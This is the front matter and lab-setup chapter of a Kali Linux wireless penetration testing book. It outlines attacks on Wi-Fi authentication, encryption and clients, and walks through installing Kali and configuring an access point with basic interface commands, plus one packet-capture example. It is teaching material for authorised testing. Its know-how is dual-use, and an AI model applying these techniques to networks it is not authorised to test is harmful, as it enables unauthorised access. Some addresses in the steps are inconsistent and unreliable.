Learn by doing: less theory, more results

Kali Linux Wireless Penetration Testing

Master wireless testing techniques to survey and attack wireless networks with Kali Linux

Beginner's Guide

Vivek Ramachandran

Cameron Buchanan

[PACKT] PUBLISHING open source community experience distilled

Kali Linux Wireless Penetration Testing Beginner's Guide

Master wireless testing techniques to survey and attack wireless networks with Kali Linux

Vivek Ramachandran

Cameron Buchanan

[PACKT] open source
community experience distilled
PUBLISHING

BIRMINGHAM - MUMBAI

Kali Linux Wireless Penetration Testing Beginner's Guide

First published: September 2011

Second edition: March 2015

Production reference: 1230315

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78328-041-4

www.packtpub.com

Credits

Authors

Vivek Ramachandran

Cameron Buchanan

Reviewer

Marco Alamanni

Commissioning Editor

Erol Staveley

Acquisition Editor

Sam Wood

Content Development Editor

Shubhangi Dhamgaye

Technical Editor

Naveenkumar Jain

Copy Editor

Rashmi Sawant

Project Coordinator

Harshal Ved

Proofreaders

Simran Bhogal

Stephen Copestake

Indexer

Monica Ajmera Mehta

Production Coordinator

Komal Ramchandani

Cover Work

Komal Ramchandani

About the Authors

Vivek Ramachandran has been working on Wi-Fi Security since 2003. He discovered the Caffe Latte attack and also broke WEP Cloaking, a WEP protection schema, publicly in 2007 at DEF CON. In 2011, he was the first to demonstrate how malware could use Wi-Fi to create backdoors, worms, and even botnets.

Earlier, he was one of the programmers of the 802.1x protocol and Port Security in Cisco's 6500 Catalyst series of switches and was also one of the winners of the Microsoft Security Shootout contest held in India among a reported 65,000 participants. He is best known in the hacker community as the founder of SecurityTube.net, where he routinely posts videos on Wi-Fi Security, assembly language, exploitation techniques, and so on. SecurityTube.net receives over 100,000 unique visitors a month.

Vivek's work on wireless security has been quoted in BBC Online, InfoWorld, MacWorld, The Register, IT World Canada, and so on. This year, he will speak or train at a number of security conferences, including Blackhat, Defcon, Hacktivity, 44con, HITB-ML, BruCON Derbycon, Hashdays, SecurityZone, SecurityByte, and so on.

I would like to thank my lovely wife for all her help and support during the book-writing process. I would also like to thank my parents, grandparents, and sister for believing in me and encouraging me for all these years, and last but not least, I would like to thank all the users of SecurityTube.net who have always been behind me and supporting all my work. You guys rock!

Cameron Buchanan is a penetration tester by trade and a writer in his spare time. He has performed penetration tests around the world for a variety of clients across many industries. Previously, he was a member of the RAF. He enjoys doing stupid things, such as trying to make things fly, getting electrocuted, and dunking himself in freezing cold water in his spare time. He is married and lives in London.

About the Reviewer

Marco Alamanni has professional experience working as a Linux system administrator and information security administrator, in banks and financial institutions, in Italy and Peru. He holds a BSc degree in computer science and an MSc degree in information security. His interests in information technology include ethical hacking, digital forensics, malware analysis, Linux, and programming, among others. He also collaborates with IT magazines, writing articles about Linux and IT security.

I'd like to thank my family and Packt Publishing for giving me the opportunity to review this book.

---

www.PacktPub.com

Support files, eBooks, discount offers, and more

For support files and downloads related to your book, please visit `www.PacktPub.com`.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and, as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

`https://www2.packtpub.com/books/subscription/packtlib`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Free access for Packt account holders

If you have an account with Packt at `www.PacktPub.com`, you can use this to access PacktLib today and view 9 entirely free books. Simply use your login credentials for immediate access.

Disclaimer

The content within this book is for educational purposes only. It is designed to help users test their own system against information security threats and protect their IT infrastructure from similar attacks. Packt Publishing and the author of this book take no responsibility for actions resulting from the inappropriate usage of learning material contained within this book.

Table of Contents

Preface

Wireless Networks have become ubiquitous in today's world. Millions of people use it worldwide every day at their homes, offices and public hotspots to logon to the Internet and do both personal and professional work. Even though wireless makes life incredibly easy and gives us such great mobility, it comes with risks. In recent times, insecure wireless networks have been used to break into companies, banks and government organizations. The frequency of these attacks is only intensified, as network administrators are still clueless when it comes to securing wireless networks in a robust and fool proof way.

Kali Linux Wireless Penetration Testing Beginner's Guide is aimed at helping the reader understand the insecurities associated with wireless networks, and how to conduct penetration tests to find and plug them. This is an essential read for those who would like to conduct security audits on wireless networks and always wanted a step-by-step practical. As every wireless attack explained in this book is immediately followed by a practical demo, the learning is very complete.

We have chosen Kali Linux as the platform to test all the wireless attacks in this book. Backtrack, as most of you may already be aware, is the world's most popular penetration testing distribution. It contains hundreds of security and hacking tools, some of which we will use in this course of this book.

What this book covers

Chapter 1, *Wireless Lab Setup*: There are dozens of exercises we will be doing in this book. In order to be able to try them out, the reader will need to setup a wireless lab. This chapter focuses on how to create a wireless testing lab using off-the-shelf hardware and open source software. We will first look at hardware requirements, which include wireless cards, antennas, access points and other Wi-Fi enabled devices, then we will shift our focus to the software requirements which include the operating system, Wi-Fi drivers and security tools. Finally, we will create a test bed for our experiments and verify different wireless configurations on it.

Chapter 2, *WLAN and its Inherent Insecurities*: This chapter focuses on inherent design flaws in wireless networks, that make insecure out-of-the-box. We will begin with a quick recap of the 802.11 WLAN protocols using a network analyzer called Wireshark. This will give us a practical understanding about how these protocols work. Most importantly, we will see how client and access point communication works at the packer level by analyzing Management, Control and Data frames. We will then learn about packet injection and packer sniffing in wireless networks, and look at some tools which enable us to do the same.

Chapter 3, *Bypassing WLAN Authentication*: Now we get into how to break WLAN authentication mechanism! We will go step by step and explore how to subvert Open and Shared Key authentications. In the course of this, you will learn how to analyse wireless packets and figure out the authentication mechanism of the network. We will also look at how to break into networks with Hidden SSID and MAC Filtering enabled. These are two common mechanisms employed by network administrators to make wireless networks more stealthy and difficult to penetrate; however, these are extremely simple to bypass.

Chapter 4, *WLAN Encryption Flaws*: One of the most vulnerable parts of the WLAN protocol is the Encryption schemas – WEP, WPA and WPA2. Over the past decade hackers have found multiple flaws in these schemas and have written publically available software to break them and decrypt the data. Also, even though WPA/WPA2 is secure by design, misconfiguring those opens up security vulnerabilities, that can be easily exploited. In this chapter, we will understand the insecurities in each of these encryption schemas and do practical demos on how to break them.

Chapter 5, *Attacks on the WLAN Infrastructure*: We will now shift our focus to WLAN Infrastructure vulnerabilities. We will look at vulnerabilities created due to both configuration and design problem. We will do practical demos of attacks such as access point MAC spoofing, bit flipping and replay attacks, rogue access points, fuzzing and denial of services. This chapter will give the reader a solid understanding of how to do a penetration test of the WLAN infrastructure.

Chapter 6, *Attacking the Client*: This chapter might open your eyes if you always believed that wireless client security was something you did not have to worry about! Most people exclude the client from their list when they think about WLAN security. This chapter will prove beyond doubt why the client is just as important as the access point when penetration testing a WLAN network. We will look at how to compromise the security using client side attacks such as Miss-Association, Caffe Latte, disassociation, ad-hoc connections, fuzzing, honeypots and a host of others.

Chapter 7, *Advanced WLAN Attacks*: Now that we have already covered most of the basic attacks on both the infrastructure and the client, we will look at more advanced attacks in this chapter. These attacks typically involve using multiple basic attacks in conjunction to break security in more challenging scenarios. Some of the attacks which we will learn include wireless device fingerprinting, man-in-the-middle over wireless, evading wireless intrusion detection and prevention systems, rogue access points operating using custom protocol and a couple of others. This chapter presents the absolute bleeding edge in wireless attacks out in the real world.

Chapter 8, *Attacking WPA-Enterprise and RADIUS*: This chapter graduates the user to the next level by introducing him to advanced attacks on WPA-Enterprise and the RADIUS server setup. These attacks will come in handy when the reader has to penetration test large enterprise networks which rely on WPA-Enterprise and RADIUS authentication to provide them with security. This is probably as advanced as Wi-Fi attacks can get in the real world.

Chapter 9, *WLAN Penetrating Testing Methodology*: This is where all the learning from the previous chapters comes together, and we will look at how to do a wireless penetration test in a systematic and methodical way. We will learn about the various phases of penetration testing—Planning, Discovery, Attack and Reporting, and apply it to wireless penetration testing. We will also understand how to propose recommendations and best practices after a wireless penetration test.

Chapter 10, *WPS and Probes*: This chapter covers the two new attacks in the industry that have developed since the initial publication of this book—WPS brute-force and probe sniffing for monitoring.

What you need for this book

To follow and recreate the practical exercises in this book you will need two laptops with built in Wi-Fi cards, a USB wireless Wi-Fi adapter, Kali Linux and some other hardware and software. We have detailed this in *Chapter 1*, *Wireless Lab Setup*.

As an alternate to the two laptops, you could also create a Virtual Machine housing Kali Linux and connect the card to it over the USB interface. This will help you get started with using this book much faster, but we would recommend a dedicated machine running Kali Linux for actual assessments in the field.

From a prerequisite perspective, readers should be aware of the basics of wireless networks. This includes having prior knowledge about the basics of the 802.11 protocol and client-access point communication. Though we will briefly touch upon some of this when we setup the lab, it is expected that the user is already aware of these concepts.

Who this book is for

Though this book is a Beginner's series, it is meant for all levels of users, from amateurs right through to wireless security experts. There is something for everyone. The book starts with simple attacks but then moves on to explain the more complicated ones, and finally discusses bleeding edge attacks and research. As all attacks are explained using practical demonstrations, it is very easy for readers at all levels to quickly try the attack out by themselves. Please note that even though the book highlights the different attacks, which can be launched against a wireless network, the real purpose is to educate the user to become a wireless penetration tester. An adept penetration tester would understand all the attacks out there and would be able to demonstrate them with ease, if requested by his client.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "Open a console terminal and type in `iwconfig`."

Any command-line input or output is written as follows:

```
airodump-ng -bssid 00:21:91:D2:8E:25 --channel 11 --write WEPCrackingDemo
mon0
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "Boot the laptop with this DVD and select the option **Install** from the **Boot menu**."

Warnings or important notes appear in a box like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1
Wireless Lab Setup

"If I had eight hours to chop down a tree, I'd spend six hours sharpening my axe."

Abraham Lincoln, 16th US President

Behind every successful execution is hours or days of preparation, and wireless penetration testing is no exception. In this chapter, we will create a wireless lab that we will use for our experiments in this book. Consider this lab as your preparation arena before you dive into real-world penetration testing!

Wireless penetration testing is a practical subject, and it is important to first set up a lab where we can try out all the different experiments in this book in a safe and controlled environment. It is important that you set up this lab first before moving on in this book.

In this chapter, we will take a look at the following:

- Hardware and software requirements
- Installing Kali
- Setting up an access point and configuring it
- Installing the wireless card
- Testing connectivity between the laptop and the access point

So let the games begin!

Hardware requirements

We will need the following hardware to set up the wireless lab:

- **Two laptops with internal Wi-Fi cards**: We will use one of the laptops as the victim in our lab and the other as the penetration tester's laptop. Though almost any laptop would fit this profile, laptops with at least 3 GB RAM are desirable. This is because we may be running a lot of memory-intensive software in our experiments.
- **One wireless adapter** (optional): Depending on the wireless card of your laptop, we may need a USB Wi-Fi card that can support packet injection and packet sniffing, which is supported by Kali. The best choice seems to be the Alfa AWUS036H card from Alfa Networks, as Kali supports this out-of-the-box. This is available on `www.amazon.com` for a retail price of £18 at the time of writing. An alternative option is the Edimax EW-7711UAN, which is smaller and, marginally, cheaper.
- **One access point**: Any access point that supports WEP/WPA/WPA2 encryption standards would fit the bill. I will be using a TP-LINK TL-WR841N Wireless router for the purpose of illustration in this book. You can purchase it from Amazon.com for a retail price of around £20 at the time of writing.
- **An Internet connection**: This will come in handy for performing research, downloading software, and for some of our experiments.

Software requirements

We will need the following software to set up the wireless lab:

- **Kali**: This software can be downloaded from the official website located at `http://www.kali.org`. The software is open source, and you should be able to download it directly from the website.
- **Windows XP/Vista/7**: You will need any one of Windows XP, Windows Vista, or Windows 7 installed on one of the laptops. This laptop will be used as the victim machine for the rest of the book.

It is important to note that, even though we are using a Windows-based OS for our tests, the techniques learnt can be applied to any Wi-Fi-capable devices such as smart phones and tablets, among others.

Installing Kali

Let's now quickly take a look at how to get up-and-running with Kali.

Kali will be installed on the laptop that will serve as the penetration tester's machine for the rest of the book.


Time for action – installing Kali

Kali is relatively simple to install. We will run Kali by booting it as a Live DVD and then install it on the hard drive.


Perform the following instructions step by step:

Burn the **Kali ISO** (we are using the Kali 32-bit ISO) you downloaded onto a bootable DVD.

1. Boot the laptop with this DVD and select the option **Install** from the **Boot menu**:



2. If booting was successful, then you should see an awesome retro screen as follows:



3. This installer is similar to the GUI-based installers of most Linux systems and should be simple to follow. Select the appropriate options in every screen and start the installation process. Once the installation is done, restart the machine as prompted and remove the DVD.

4. Once the machine restarts, a login screen will be displayed. Type in the login as `root` and the password as whatever you set it to during the installation process. You should now be logged into your installed version of Kali. Congratulations!

I will change the desktop theme and some settings for this book. Feel free to use your own themes and color settings!

What just happened?

We have successfully installed Kali on the laptop! We will use this laptop as the penetration tester's laptop for all other experiments in this book.

Have a go hero – installing Kali on VirtualBox

We can also install Kali within virtualization software such as VirtualBox. If you don't want to dedicate a full laptop to Kali, this is the best option. Kali's installation process in VirtualBox is exactly the same. The only difference is the pre-setup, which you will have to create in VirtualBox. Have a go at it! You can download VirtualBox from `http://www.virtualbox.org`.

One of the other ways in which we can install and use Kali is via USB drives. This is particularly useful if you do not want to install on the hard drive but still want to store persistent data on your Kali instance, such as scripts and new tools. We encourage you to try this out as well!

Setting up the access point

Now we will set up the access point. As mentioned earlier, we will be using the TP-LINK TL-WR841N Wireless Router for all the experiments in this book. However, feel free to use any other access point. The basic principles of operation and usage remain the same.


Time for action – configuring the access point

Let's begin! We will set the access point up to use Open Authentication with an SSID of Wireless Lab.

Follow these instructions step by step:


1. Power on the access point and use an Ethernet cable to connect your laptop to one of the access point's Ethernet ports.

2. Enter the IP address of the access point configuration terminal in your browser. For the TP-Link, it is by default `192.168.1.1`. You should consult your access point's setup guide to find its IP address. If you do not have the manuals for the access point, you can also find the IP address by running the `route -n` command. The gateway IP address is typically the access point's IP. Once you are connected, you should see a configuration portal that looks like this:




3. Explore the various settings in the portal after logging in and find the settings related to configuring a new SSID.

4. Change the SSID to **Wireless Lab**. Depending on the access point, you may have to reboot it for the settings to change:



5. Similarly, find the settings related to **Wireless Security** and change the setting to **Disable Security**. **Disable Security** indicates that it is using Open Authentication mode.
6. Save the changes to the access point and reboot it if required. Now your access point should be up-and-running with an SSID **Wireless Lab**.

An easy way to verify this is to use the Wireless Configuration utility on Windows and observe the available networks using the Windows laptop. You should find **Wireless Lab** as one of the networks in the listing:



What just happened?

We have successfully setup our access point with an SSID Wireless Lab. It is broadcasting its presence and this is being picked up by our Windows laptop and others within the **Radio Frequency** (**RF**) range of the access point.

It is important to note that we configured our access point in Open mode, which is the least secure. It is advisable not to connect this access point to the Internet for the time being, as anyone within the RF range will be able to use it to access the Internet.

Have a go hero – configuring the access point to use WEP and WPA

Play around with the configuration options of your access point. Try to get it up-and-running using encryption schemes such as WEP and WPA/WPA2. We will use these modes in later chapters to illustrate attacks against them.

Setting up the wireless card

Setting up our wireless adapter is much easier than the access point. The advantage is that Kali supports this card out-of-the-box and ships with all requisite device drivers to enable packet injection and packet sniffing.


Time for action – configuring your wireless card

We will be using the wireless adapter with the penetration tester's laptop.


Please follow these instructions step-by-step to set up your card:

1. Plug in the card to one of the Kali laptop's USB ports and boot it.

   Once you log in, open a console terminal and type in `iwconfig`. Your screen should look as follows:



   As you can see, **wlan0** is the wireless interface created for the wireless adapter. Type in `ifconfig wlan0` to bring the interface up. Then, type in `ifconfig wlan0` to see the current state of the interface:



2. The MAC address `00:c0:ca:3e:bd:93` should match the MAC address written under your Alfa card. I am using the Edimax that gives me the preceding MAC address `80:1f:02:8f:34:d5`. This is a quick check to ensure that you have enabled the correct interface.

What just happened?

Kali ships with all the required drivers for the Alfa and Edimax adapters out of the box. As soon as the machine booted, the adapter was recognized and was assigned the network interface wlan0. Now our wireless adapter is up and functional!

Connecting to the access point

Now we will take a look at how to connect to the access point using the wireless adapter. Our access point has an SSID Wireless Lab and does not use any authentication.

Time for action – configuring your wireless card

Here we go! Follow these steps to connect your wireless card to the access point:

1. Let's first see what wireless networks our adapter is currently detecting. Issue the command `iwlist wlan0 scanning` and you will find a list of networks in your vicinity:


```
root@wireless-example:~# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 9C:D3:6D:2A:7B:C0
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=22/70  Signal level=-88 dBm
                    Encryption key:on
                    ESSID:"everythingwillprobablynotbeokay"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000023369666b3c
                    Extra: Last beacon: 1172ms ago
                    IE: Unknown: 001F6576657279746869 6E6777696C6C70726F6261626C7
96E6F7462656F6B6179
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 03010B
                    IE: Unknown: 0706474220010D14
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: Unknown: 2D1AAD011BFFFF000000000000000000000000000040
6E6E70D00
```

Keep scrolling down and you should find the Wireless Lab network in this list. In my setup, it is detected as `Cell 05`; it may be different in yours. The ESSID field contains the network name.

2. As multiple access points can have the same SSID, verify that the MAC address mentioned in the preceding `Address` field matches your access point's MAC. A fast and easy way to get the MAC address is underneath the access point or using web-based GUI settings.
3. Now, issue the `iwconfig wlan0 essid "Wireless Lab"` command and then `iwconfig wlan0` to check the status. If you have successfully connected to the access point, you should see the MAC address of the access point in the `Access Point`: field in the output of `iwconfig`.
4. We know that the access point has a management interface IP address `192.168.0.1` from its manual. Alternately, this is the same as the default router IP address when we run the `route -n` command. Let's set our IP address in the same subnet by issuing the `ifconfig wlan0 192.168.0.2 netmask 255.255.255.0 up` command. Verify the command succeeded by typing `ifconfig wlan0` and checking the output.
5. Now let's ping the access point by issuing the `ping 192.168.0.1` command. If the network connection has been set up properly, then you should see the responses from the access point. You can additionally issue an `arp -a` command to verify that the response is coming from the access point. You should see that the MAC address of the IP `192.168.0.1` is the access point's MAC address we noted earlier. It is important to note that some of the more recent access points might have responses to **Internet Control Message Protocol** (**ICMP**) echo request packets disabled. This is typically done to make the access point secure out-of-the-box with only minimal configuration settings available. In such a case, you can try to launch a browser and access the web interface to verify that the connection is up-and-running:

```
root@wireless-example:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_req=1 ttl=128 time=5.02 ms
64 bytes from 192.168.0.1: icmp_req=2 ttl=128 time=1.48 ms
